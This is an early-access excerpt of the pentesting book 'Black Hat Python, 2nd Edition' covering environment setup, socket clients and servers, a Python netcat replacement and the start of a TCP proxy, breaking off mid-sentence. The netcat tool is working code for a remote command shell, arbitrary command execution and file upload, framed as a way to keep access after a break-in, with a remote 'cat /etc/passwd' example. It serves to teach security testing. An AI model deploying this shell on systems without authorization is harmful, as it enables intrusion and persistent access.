

2ND EDITION

Black Hat Python

*Python Programming for
Hackers and Pentesters*



Justin Seitz and Tim Arnold

Foreword by Charlie Miller



NO STARCH PRESS EARLY ACCESS PROGRAM: FEEDBACK WELCOME!

Welcome to the Early Access edition of the as yet unpublished *Black Hat Python, 2nd Edition* by Justin Seitz and Tim Arnold! As a prepublication title, this book may be incomplete and some chapters may not have been proofread.

Our goal is always to make the best books possible, and we look forward to hearing your thoughts. If you have any comments or questions, email us at earlyaccess@nostarch.com. If you have specific feedback for us, please include the page number, book title, and edition date in your note, and we'll be sure to review it. We appreciate your help and support!

We'll email you as new chapters become available. In the meantime, enjoy!

BLACK HAT PYTHON, 2ND EDITION

JUSTIN SEITZ AND TIM ARNOLD

Early Access edition, 12/3/20

Copyright © 2021 by Justin Seitz and Tim Arnold.

ISBN-10: 978-1-7185-0112-6

ISBN-13: 978-1-7185-0113-3

Publisher: William Pollock
Executive Editor: Barbara Yien
Production Editor: Dapinder Dosanjh
Developmental Editor: Frances Saux
Cover Illustration: Garry Booth
Interior Design: Octopod Studios
Technical Reviewer: Cliff Janzen
Copyeditor: Bart Reed
Compositor: Happenstance Type-O-Rama
Proofreader: Sharon Wilkey

No Starch Press and the No Starch Press logo are registered trademarks of No Starch Press, Inc. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher.

The information in this book is distributed on an “As Is” basis, without warranty. While every precaution has been taken in the preparation of this work, neither the author nor No Starch Press, Inc. shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

CONTENTS


Preface

Chapter 1: Setting Up Your Python Environment	1
Chapter 2: The Network: Basics	9
Chapter 3: The Network: Raw Sockets and Sniffing	35
Chapter 4: Owing the Network with Scapy	53
Chapter 5: Web Hackery	71
Chapter 6: Extending Burp Proxy	93
Chapter 7: GitHub Command and Control	117
Chapter 8: Common Trojaning Tasks on Windows	127
Chapter 9: Fun with Exfiltration	139
Chapter 10: Windows Privilege Escalation	153
Chapter 11: Offensive Forensics	169

The chapters in **red** are included in this Early Access PDF.

1

SETTING UP YOUR PYTHON ENVIRONMENT



This is the least fun, but nevertheless critical, part of the book, where we walk through setting up an environment in which to write and test Python. We'll do a crash course in setting up a Kali Linux virtual machine (VM), creating a virtual environment for Python 3, and installing a nice integrated development environment (IDE) so that you have everything you need to develop code. By the end of this chapter, you should be ready to tackle the exercises and code examples in the remainder of the book.

Before you get started, if you don't have a hypervisor virtualization client such as VMware Player, VirtualBox, or Hyper-V, download and install one. We also recommend that you have a Windows 10 VM at the ready. You can get an evaluation Windows 10 VM here: <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>.

Installing Kali Linux

Kali, the successor to the BackTrack Linux distribution, was designed by Offensive Security as a penetration testing operating system. It comes with a number of tools preinstalled and is based on Debian Linux, so you'll be able to install a wide variety of additional tools and libraries.

You will use Kali as your guest virtual machine. That is, you'll download a Kali virtual machine and run it on your host machine using your hypervisor of choice. You can download the Kali VM from <https://www.kali.org/downloads/> and install it in your hypervisor of choice. Follow the instructions given in the Kali documentation: <https://www.kali.org/docs/installation/>.

When you've gone through the steps of the installation, you should have the full Kali desktop environment, as shown in Figure 1-1.




Figure 1-1: The Kali Linux desktop

Because there may have been important updates since the Kali image was created, let's update the machine with the latest version. In the Kali shell (**Applications** ▶ **Accessories** ▶ **Terminal**), execute the following:

```
tim@kali:~$ sudo apt update
tim@kali:~$ apt list --upgradable
tim@kali:~$ sudo apt upgrade
tim@kali:~$ sudo apt dist-upgrade
tim@kali:~$ sudo apt autoremove
```

Setting Up Python 3

The first thing we'll do is ensure that the correct version of Python is installed. (The projects in this book use Python 3.6 or higher.) Invoke Python from the Kali shell and have a look:

```
tim@kali:~$ python
```

This is what it looks like on our Kali machine:

```
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Not exactly what we're looking for. At the time of this writing, the default version of Python on the current Kali installation is Python 2.7.18. But this isn't really a problem; you should have Python 3 installed as well:

```
tim@kali:~$ python3
Python 3.7.5 (default, Oct 27 2019, 15:43:29)
[GCC 9.2.1 20191022] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

The version of Python listed here is 3.7.5. If yours is lower than 3.6, upgrade your distribution with the following:

```
sudo apt-get upgrade python3
```

We will use Python 3 with a *virtual environment*, which is a self-contained directory tree that includes a Python installation and the set of any extra packages you install. The virtual environment is among the most essential tools for a Python developer. Using one, you can separate projects that have different needs. For example, you might use one virtual environment for projects involving packet inspection and a different one for projects on binary analysis.

By having separate environments, you keep your projects simple and clean. This ensures that each environment can have its own set of dependencies and modules without disrupting any of your other projects.

Let's create a virtual environment now. To get started, we need to install the `python3-venv` package:

```
tim@kali:~$ sudo apt-get install python3-venv
[sudo] password for tim:
...
```

Now we can create a virtual environment. Let's make a new directory to work in and create the environment:

```
tim@kali:~$ mkdir bhp
tim@kali:~$ cd bhp
tim@kali:~/bhp$ python3 -m venv venv3
tim@kali:~/bhp$ source venv3/bin/activate
(venv3) tim@kali:~/bhp$ python
```

That creates a new directory, *bhp*, in the current directory. We create a new virtual environment by calling the `venv` package with the `-m` switch and the name you want the new environment to have. We've called ours `venv3`, but you can use any name you like. The scripts, packages, and Python executable for the environment will live in that directory. Next, we activate the environment by running the `activate` script. Notice that the prompt changes once the environment is activated. The name of the environment is prepended to your usual prompt (`venv3` in our case). Later on, when you're ready to exit the environment, use the command `deactivate`.

Now you have Python set up and have activated a virtual environment. Since we set up the environment to use Python 3, when you invoke Python, you no longer have to specify `python3`—just `python` is fine, since that is what we installed into the virtual environment. In other words, after activation, every Python command will be relative to your virtual environment. Please note that using a different version of Python might break some of the code examples in this book.

We can use the `pip` executable to install Python packages into the virtual environment. This is much like the `apt` package manager because it enables you to directly install Python libraries into your virtual environment without having to manually download, unpack, and install them.

You can search for packages and install them into your virtual environment with `pip`:

```
(venv3) tim@kali:~/bhp: pip search hashcrack
```

Let's do a quick test and install the `lxml` module, which we'll use in Chapter 5 to build a web scraper. Enter the following into your terminal:

```
(venv3) tim@kali:~/bhp: pip install lxml
```

You should see output in your terminal indicating that the library is being downloaded and installed. Then drop into a Python shell and validate that it was installed correctly:

```
(venv3) tim@kali:~/bhp$ python
Python 3.7.5 (default, Oct 27 2019, 15:43:29)
[GCC 9.2.1 20191022] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from lxml import etree
>>> exit()
(venv3) tim@kali:~/bhp$
```

If you get an error or a version of Python 2, make sure you followed all the preceding steps and that you have the up-to-date version of Kali.

Keep in mind that for most examples throughout this book, you can develop your code in a variety of environments, including Mac, Linux, and Windows. You may also want to set up a different virtual environment for separate projects or chapters. Some chapters are Windows specific, which we'll make sure to mention at the beginning of the chapter.

Now that we have our hacking virtual machine and a Python 3 virtual environment set up, let's install a Python IDE for development.

Installing an IDE

An integrated development environment (IDE) provides a set of tools for coding. Typically, it includes a code editor, with syntax highlighting and automatic linting, and a debugger. The purpose of the IDE is to make it easier to code and debug your programs. You don't have to use one to program in Python; for small test programs, you might use any text editor (such as vim, nano, Notepad, or emacs). But for larger, more complex project, an IDE will be of enormous help to you, whether by indicating variables you have defined but not used, finding misspelled variable names, or locating missing package imports.

In a recent Python developer survey, the top two favorite IDEs were PyCharm (which has commercial and free versions available) and Visual Studio Code (free). Justin is a fan of WingIDE (commercial and free versions available), and Tim uses Visual Studio Code (VS Code). All three IDEs can be used on Windows, macOS, or Linux.

You can install PyCharm from <https://www.jetbrains.com/pycharm/download/> or WingIDE from <https://wingware.com/downloads/>. You can install VS Code from the Kali command line:

```
tim@kali#: apt-get install code
```

Or, to get the latest version of VS Code, download it from <https://code.visualstudio.com/download/> and install with apt-get:

```
tim@kali#: apt-get install -f ./code_1.39.2-1571154070_amd64.deb
```

The release number, which is part of the filename, will likely be different from the one shown here, so make sure the filename you use matches the one you downloaded.

Code Hygiene

No matter what you use to write your programs, it is a good idea to follow a code-formatting guideline. A code style guide provides recommendations to improve the readability and consistency of your Python code. It makes it easier for you to understand your own code when you read it later or for others if

you decide to share it. The Python community has a such a guideline, called PEP 8. You can read the full PEP 8 guide here: <https://www.python.org/dev/peps/pep-0008/>.

The examples in this book generally follow PEP 8, with a few differences. You'll see that the code in this book follows a pattern like this:

```

❶ from lxml import etree
   from subprocess import Popen

❷ import argparse
   import os

❸ def get_ip(machine_name):
    pass

❹ class Scanner:
    def __init__(self):
        pass

❺ if __name__ == '__main__':
    scan = Scanner()
    print('hello')
```

At the top of our program, we import the packages we need. The first import block ❶ is in the form of `from XXX import YYY type`. Each import line is in alphabetical order.

The same holds true for the module imports—they, too, are in alphabetical order ❷. This ordering lets you see at a glance whether you've imported a package without reading every line of imports, and it ensures that you don't import a package twice. The intent is to keep your code clean and lessen the amount you have to think when you reread your code.

Next come the functions ❸, then class definitions ❹, if you have any. Some coders prefer to never have classes and rely only on functions. There's no hard-and-fast rule here, but if you find you're trying to maintain state with global variables or passing the same data structures to several functions, that may be an indication that your program would be easier to understand if you refactor it to use a class.

Finally, the main block at the bottom ❺ gives you the opportunity to use your code in two ways. First, you can use it from the command line. In this case, the module's internal name is `__main__` and the main block is executed. For example, if the name of the file containing the code is `scan.py`, you could invoke it from the command line as follows:

```
python scan.py
```

This will load the functions and classes in `scan.py` and execute the main block. You would see the response `hello` on the console.

Second, you can import your code into another program with no side effects. For example, you would import the code with

```
import scan
```


Since its internal name is the name of the Python module, `scan`, and not `__main__`, you have access to all the module's defined functions and classes, but the main block is not executed.

You'll also notice we avoid variables with generic names. The better you get at naming your variables, the easier it will be to understand the program.

You should have a virtual machine, Python 3, a virtual environment, and an IDE. Now let's get into some actual fun!

2

THE NETWORK: BASICS



The network is and always will be the sexiest arena for a hacker. An attacker can do almost anything with simple network access, such as scan for hosts, inject packets, sniff data, and remotely exploit hosts. But if you've worked your way into the deepest depths of an enterprise target, you may find yourself in a bit of a conundrum: you have no tools to execute network attacks. No netcat. No Wireshark. No compiler, and no means to install one. However, you might be surprised to find that in many cases, you'll have a Python install. So that's where we'll begin.

This chapter will give you some basics on Python networking using the `socket`¹ module. Along the way, we'll build clients, servers, and a TCP proxy. We'll then turn them into our very own netcat, complete with a command shell. This chapter is the foundation for subsequent chapters, in which we'll build a host discovery tool, implement cross-platform sniffers, and create a remote trojan framework. Let's get started.

Python Networking in a Paragraph

Programmers have a number of third-party tools to create networked servers and clients in Python, but the core module for all of those tools is `socket`. This module exposes all of the necessary pieces to quickly write Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) clients and servers, use raw sockets, and so forth. For the purposes of breaking in or maintaining access to target machines, this module is all you really need. Let's start by creating some simple clients and servers—the two most common quick network scripts you'll write.

The TCP Client

Countless times during penetration tests, we (the authors) have needed to whip up a TCP client to test for services, send garbage data, fuzz, or perform any number of other tasks. If you are working within the confines of large enterprise environments, you won't have the luxury of using networking tools or compilers, and sometimes you'll even be missing the absolute basics, like the ability to copy/paste or connect to the internet. This is where being able to quickly create a TCP client comes in extremely handy. But enough jabbering—let's get coding. Here is a simple TCP client:

```
import socket

target_host = "www.google.com"
target_port = 80

# create a socket object
❶ client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# connect the client
❷ client.connect((target_host, target_port))

# send some data
❸ client.send(b"GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# receive some data
❹ response = client.recv(4096)

print(response.decode())
client.close()
```

1. The full socket documentation can be found here: <http://docs.python.org/3/library/socket.html>.

We first create a socket object with the `AF_INET` and `SOCK_STREAM` parameters **1**. The `AF_INET` parameter indicates we'll use a standard IPv4 address or hostname, and `SOCK_STREAM` indicates that this will be a TCP client. We then connect the client to the server **2** and send it some data as bytes **3**. The last step is to receive some data back and print out the response **4** and then close the socket. This is the simplest form of a TCP client, but it's the one you'll write most often.

This code snippet makes some serious assumptions about sockets that you definitely want to be aware of. The first assumption is that our connection will always succeed, and the second is that the server expects us to send data first (some servers expect to send data to you first and await your response). Our third assumption is that the server will always return data to us in a timely fashion. We make these assumptions largely for simplicity's sake. While programmers have varied opinions about how to deal with blocking sockets, exception-handling in sockets, and the like, it's quite rare for pentesters to build these niceties into their quick-and-dirty tools for recon or exploitation work, so we'll omit them in this chapter.

UDP Client

A Python UDP client is not much different from a TCP client; we need to make only two small changes to get it to send packets in UDP form:

```
import socket

target_host = "127.0.0.1"
target_port = 9997

# create a socket object
1 client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# send some data
2 client.sendto(b"AAABBBCCC", (target_host, target_port))

# receive some data
3 data, addr = client.recvfrom(4096)

print(data.decode())
client.close()
```

As you can see, we change the socket type to `SOCK_DGRAM` **1** when creating the socket object. The next step is to simply call `sendto()` **2**, passing in the data and the server you want to send the data to. Because UDP is a connectionless protocol, there is no call to `connect()` beforehand. The last step is to call `recvfrom()` **3** to receive UDP data back. You will also notice that it returns both the data and the details of the remote host and port.

Again, we're not looking to be superior network programmers; we want it to be quick, easy, and reliable enough to handle our day-to-day hacking tasks. Let's move on to creating some simple servers.

TCP Server

Creating TCP servers in Python is just as easy as creating a client. You might want to use your own TCP server when writing command shells or crafting a proxy (both of which we'll do later). Let's start by creating a standard multi-threaded TCP server. Crank out the following code:

```
import socket
import threading

IP = '0.0.0.0'
PORT = 9998

def main()
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ❶ server.bind((IP, PORT))
    ❷ server.listen(5)
    print(f'[*] Listening on {IP}:{PORT}')

    while True:
        ❸ client, address = server.accept()
        print(f'[*] Accepted connection from {address[0]}:{address[1]}')
        client_handler = threading.Thread(target=handle_client,
args=(client,))
        ❹ client_handler.start()

❺ def handle_client(client_socket):
    with client_socket as sock:
        request = sock.recv(1024)
        print(f'[*] Received: {request.decode("utf-8")}')
        sock.send(b'ACK')

if __name__ == '__main__':
    main()
```

To start off, we pass in the IP address and port we want the server to listen on ❶. Next, we tell the server to start listening ❷, with a maximum backlog of connections set to 5. We then put the server into its main loop, where it waits for an incoming connection. When a client connects ❸, we receive the client socket in the `client` variable and the remote connection details in the `address` variable. We then create a new thread object that points to our `handle_client` function, and we pass it the client socket object as an argument. We then start the thread to handle the client connection ❹, at which point the main server loop is ready to handle another incoming connection. The `handle_client` function ❺ performs the `recv()` and then sends a simple message back to the client.

If you use the TCP client that we built earlier, you can send some test packets to the server. You should see output like the following:

```
[*] Listening on 0.0.0.0:9998
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

That's it! While pretty simple, this is a very useful piece of code. We'll extend it in the next couple of sections, when we build a netcat replacement and a TCP proxy.

Replacing Netcat

Netcat is the utility knife of networking, so it's no surprise that shrewd systems administrators remove it from their systems. Such a useful tool would be quite an asset if an attacker managed to find a way in. With it, you can read and write data across the network, meaning you can use it to execute remote commands, pass files back and forth, or even open a remote shell. On more than one occasion, I've run into servers that don't have netcat installed but do have Python. In these cases, it's useful to create a simple network client and server that you can use to push files, or a listener that gives you command line access. If you've broken in through a web application, it's definitely worth dropping a Python callback to give you secondary access without having to first burn one of your trojans or backdoors. Creating a tool like this is also a great Python exercise, so let's get started writing *netcat.py*:

```
import argparse
import socket
import shlex
import subprocess
import sys
import textwrap
import threading

def execute(cmd):
    cmd = cmd.strip()
    if not cmd:
        return
    ❶ output = subprocess.check_output(shlex.split(cmd),
                                     stderr=subprocess.STDOUT)
    return output.decode()
```

Here, we import all of our necessary libraries and set up the `execute` function, which receives a command, runs it, and returns the output as a string. This function contains a new library we haven't covered yet: the `subprocess` library. This library provides a powerful process-creation interface that gives you a number of ways to interact with client programs. In this case ❶, we're using its `check_output` method, which runs a command on the local operating system and then returns the output from that command.

Now let's create our main block responsible for handling command line arguments and calling the rest of our functions:

```
if __name__ == '__main__':
    parser = argparse.ArgumentParser( ❶
        description='BHP Net Tool',
```

```

formatter_class=argparse.RawDescriptionHelpFormatter,
epilog=textwrap.dedent('''Example: ❷
    netcat.py -t 192.168.1.108 -p 5555 -l -c # command shell
    netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.txt # upload to file
    netcat.py -t 192.168.1.108 -p 5555 -l -e="cat /etc/passwd" # execute command
    echo 'ABC' | ./netcat.py -t 192.168.1.108 -p 135 # echo text to server port 135
    netcat.py -t 192.168.1.108 -p 5555 # connect to server
'''))
parser.add_argument('-c', '--command', action='store_true', help='command shell') ❸
parser.add_argument('-e', '--execute', help='execute specified command')
parser.add_argument('-l', '--listen', action='store_true', help='listen')
parser.add_argument('-p', '--port', type=int, default=5555, help='specified port')
parser.add_argument('-t', '--target', default='192.168.1.203', help='specified IP')
parser.add_argument('-u', '--upload', help='upload file')
args = parser.parse_args()
if args.listen: ❹
    buffer = ''
else:
    buffer = sys.stdin.read()

nc = NetCat(args, buffer.encode())
nc.run()

```

We use the `argparse` module from the standard library to create a command line interface ❶. We'll provide arguments so it can be invoked to upload a file, execute a command, or start a command shell.

We provide example usage that the program will display when the user invokes it with `--help` ❷ and add six arguments that specify how we want the program to behave ❸. The `-c` argument sets up an interactive shell, the `-e` argument executes one specific command, the `-l` argument indicates that a listener should be set up, the `-p` argument specifies the port on which to communicate, the `-t` argument specifies the target IP, and the `-u` argument specifies the name of a file to upload. Both the sender and receiver can use this program, so the arguments define whether it's invoked to send or listen. The `-c`, `-e`, and `-u` arguments imply the `-l` argument, because those arguments only apply to the listener side of the communication. The sender side makes the connection to the listener, and so it only needs the `-t` and `-p` arguments to define the target listener.

If we're setting it up as a listener ❹, we invoke the `NetCat` object with an empty buffer string. Otherwise, we send the buffer content from `stdin`. Finally, we call the `run` method to start it up.

Now let's start putting in the plumbing for some of these features, beginning with our client code. Add the following code above the `main` block:

```

class NetCat:
    ❶ def __init__(self, args, buffer=None):
        self.args = args
        self.buffer = buffer
    ❷ self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

```

```
def run(self):
    if self.args.listen:
        ❸ self.listen()
    else:
        ❹ self.send()
```

We initialize the NetCat object with the arguments from the command line and the buffer ❶ and then create the socket object ❷.

The run method, which is the entry point for managing the NetCat object, is pretty simple: it delegates execution to two methods. If we're setting up a listener, we call the listen method ❸. Otherwise, we call the send method ❹.

Now let's write that send method:

```
def send(self):
    ❶ self.socket.connect((self.args.target, self.args.port))
    if self.buffer:
        self.socket.send(self.buffer)

    ❷ try:
        ❸ while True:
            rcv_len = 1
            response = ''
            while rcv_len:
                data = self.socket.recv(4096)
                rcv_len = len(data)
                response += data.decode()
                if rcv_len < 4096:
                    ❹ break
            if response:
                print(response)
                buffer = input('> ')
                buffer += '\n'
                ❺ self.socket.send(buffer.encode())
    ❻ except KeyboardInterrupt:
        print('User terminated.')
        self.socket.close()
        sys.exit()
```

We connect to the target and port ❶, and if we have a buffer, we send that to the target first. Then we set up a try/catch block so we can manually close the connection with CTRL-C ❷. Next, we start a loop ❸ to receive data from the target. If there is no more data, we break out of the loop ❹. Otherwise, we print the response data and pause to get interactive input, send that input ❺, and continue the loop.

The loop will continue until the KeyboardInterrupt occurs (CTRL-C) ❻, which will close the socket.

Now let's write the method that executes when the program runs as a listener:

```
def listen(self):
    ❶ self.socket.bind((self.args.target, self.args.port))
    self.socket.listen(5)
```

```

② while True:
    client_socket, _ = self.socket.accept()
    ③ client_thread = threading.Thread(
        target=self.handle, args=(client_socket,)
    )
    client_thread.start()

```

The listen method binds to the target and port ❶ and starts listening in a loop ❷, passing the connected socket to the handle method ❸.

Now let's implement the logic to perform file uploads, execute commands, and create an interactive shell. The program can perform these tasks when operating as a listener.

```

def handle(self, client_socket):
    ❶ if self.args.execute:
        output = execute(self.args.execute)
        client_socket.send(output.encode())

    ❷ elif self.args.upload:
        file_buffer = b''
        while True:
            data = client_socket.recv(4096)
            if data:
                file_buffer += data
            else:
                break

        with open(self.args.upload, 'wb') as f:
            f.write(file_buffer)
        message = f'Saved file {self.args.upload}'
        client_socket.send(message.encode())

    ❸ elif self.args.command:
        cmd_buffer = b''
        while True:
            try:
                client_socket.send(b'BHP: #> ')
                while '\n' not in cmd_buffer.decode():
                    cmd_buffer += client_socket.recv(64)
                response = execute(cmd_buffer.decode())
                if response:
                    client_socket.send(response.encode())
                cmd_buffer = b''
            except Exception as e:
                print(f'server killed {e}')
                self.socket.close()
                sys.exit()

```

The handle method executes the task corresponding to the command line argument it receives: execute a command, upload a file, or start a shell. If a command should be executed ❶, the handle method passes that

command to the execute function and sends the output back on the socket. If a file should be uploaded ❷, we set up a loop to listen for content on the listening socket and receive data until there's no more data coming in. Then we write that accumulated content to the specified file. Finally, if a shell is to be created ❸, we set up a loop, send a prompt to the sender, and wait for a command string to come back. We then execute the command using the execute function and return the output of the command to the sender.

You'll notice that the shell scans for a newline character to determine when to process a command, which makes it netcat friendly. That is, you can use this program on the listener side and use netcat itself on the sender side. However, if you're conjuring up a Python client to speak to it, remember to add the newline character. In the send method, you can see we do add the newline character after we get input from the console.

Kicking the Tires

Now let's play around with it a bit to see some output. In one terminal or cmd.exe shell, run the script with the --help argument:

```
$ python netcat.py --help
usage: netcat.py [-h] [-c] [-e EXECUTE] [-l] [-p PORT] [-t TARGET] [-u UPLOAD]
```

BHP Net Tool

optional arguments:

```
-h, --help            show this help message and exit
-c, --command         initialize command shell
-e EXECUTE, --execute EXECUTE
                        execute specified command
-l, --listen          listen
-p PORT, --port PORT  specified port
-t TARGET, --target TARGET
                        specified IP
-u UPLOAD, --upload UPLOAD
                        upload file
```

Example:

```
netcat.py -t 192.168.1.108 -p 5555 -l -c # command shell
netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.txt # upload to file
netcat.py -t 192.168.1.108 -p 5555 -l -e="cat /etc/passwd" # execute command
echo 'ABCDEFGHI' | ./netcat.py -t 192.168.1.108 -p 135
# echo local text to server port 135
netcat.py -t 192.168.1.108 -p 5555 # connect to server
```

Now, on your Kali machine, set up a listener using its own IP and port 5555 to provide a command shell:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -c
```

Now fire up another terminal on your local machine and run the script in client mode. Remember that the script reads from stdin and will do so

until it receives the end-of-file (EOF) marker. To send EOF, press CTRL-D on your keyboard:

```
% python netcat.py -t 192.168.1.203 -p 5555
CTRL-D
<BHP:#> ls -la
total 23497
drwxr-xr-x 1 502 dialout      608 May 16 17:12 .
drwxr-xr-x 1 502 dialout      512 Mar 29 11:23 ..
-rw-r--r-- 1 502 dialout      8795 May  6 10:10 mytest.png
-rw-r--r-- 1 502 dialout    14610 May 11 09:06 mytest.sh
-rw-r--r-- 1 502 dialout      8795 May  6 10:10 mytest.txt
-rw-r--r-- 1 502 dialout      4408 May 11 08:55 netcat.py
<BHP: #> uname -a
Linux kali 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09) x86_64 GNU/Linux
```

You can see that we receive our custom command shell. Because we're on a Unix host, we can run local commands and receive output in return, as if we had logged in via SSH or were on the box locally. We can perform the same setup on the Kali machine but have it execute a single command using the `-e` switch:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -e="cat /etc/passwd"
```

Now, when we connect to Kali from the local machine, we're rewarded with the output from the command:

```
% python netcat.py -t 192.168.1.203 -p 5555

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

We could also use netcat on the local machine:

```
% nc 192.168.1.203 5555

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Finally, we could use the client to send out requests the good, old-fashioned way:

```
$ echo -ne "GET / HTTP/1.1\r\nHost: reachtim.com\r\n\r\n" |python ./netcat.py -t reachtim.com -p 80
```

```
HTTP/1.1 301 Moved Permanently
```

```

Server: nginx
Date: Mon, 18 May 2020 12:46:30 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 229
Connection: keep-alive
Location: https://reachtim.com/

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://reachtim.com/">here</a>.</p>
</body></html>

```

There you go! While not a super technical technique, it's a good foundation for hacking together some client and server sockets in Python and using them for evil. Of course, this program covers only the fundamentals; use your imagination to expand or improve it. Next, let's build a TCP proxy, which is useful in any number of offensive scenarios.

Building a TCP Proxy

There are a number of reasons to have a TCP proxy in your tool belt. You might use one for forwarding traffic to bounce from host to host, or when assessing network-based software. When performing penetration tests in enterprise environments, you probably won't be able to run Wireshark; nor will you be able to load drivers to sniff the loopback on Windows, and network segmentation will prevent you from running your tools directly against your target host. We've built simple Python proxies, like this one, in a number of cases to help you understand unknown protocols, modify traffic being sent to an application, and create test cases for fuzzers.

The proxy has a few moving parts. Let's summarize the four main functions we need to write. We need to display the communication between the local and remote machines to the console (`hexdump`). We need to receive data from an incoming socket from either the local or remote machine (`receive_from`). We need to manage the traffic direction between remote and local machines (`proxy_handler`). Finally, we need to set up a listening socket and pass it to our `proxy_handler` (`server_loop`).

Let's get to it. Open a new file called *proxy.py*:

```

import sys
import socket
import threading

❶ HEX_FILTER = ''.join(
    [(len(repr(chr(i))) == 3) and chr(i) or '.' for i in range(256)])

def hexdump(src, length=16, show=True):
    ❷ if isinstance(src, bytes):

```

```

src = src.decode()

results = list()
for i in range(0, len(src), length):
    ❸ word = str(src[i:i+length])

    ❹ printable = word.translate(HEX_FILTER)
    hexa = ' '.join([f'{ord(c):02X}' for c in word])
    hexwidth = length*3
    ❺ results.append(f'{i:04x} {hexa:<{hexwidth}} {printable}')
if show:
    for line in results:
        print(line)
else:
    return results

```

We start with a few imports. Then we define a `hexdump` function that takes some input as bytes or a string and prints a hexdump to the console. That is, it will output the packet details with both their hexadecimal values and ASCII-printable characters. This is useful for understanding unknown protocols, finding user credentials in plaintext protocols, and much more. We create a `HEXFILTER` string ❶ that contains ASCII printable characters, if one exists, or a dot (`.`) if such a representation doesn't exist. For an example of what this string could contain, let's look at the character representations of two integers, 30 and 65, in an interactive Python shell:

```

>>> chr(65)
'A'
>>> chr(30)
'\x1e'
>>> len(repr(chr(65)))
3
>>> len(repr(chr(30)))
6

```

The character representation of 65 is printable and the character representation of 30 is not. As you can see, the representation of the printable character has a length of 3. We use that fact to create the final `HEXFILTER` string: provide the character if possible and a dot (`.`) if not.

The list comprehension used to create the string employs a Boolean short-circuit technique, which sounds pretty fancy. Let's break it down: for each integer in the range of 0 to 255, if the length of the corresponding character equals 3, we get the character (`chr(i)`). Otherwise, we get a dot (`.`). Then we join that list into a string so it looks something like this:

```

'..... !"#%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJK
LMNOPQRSTUVWXYZ[. ]^_`abcdefghijklmnopqrstuvwxyz{|}~.....
..... ¡¢£¥¦§¨ª«¬®¯°±²³´µ¶·¸¹º»¼½¾¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞßàáâãäåæç
èéêëìíîïðñóôõö÷øùúûüýþ'

```

The list comprehension gives a printable character representation of the first 256 integers. Now we can create the `hexdump` function. First, we

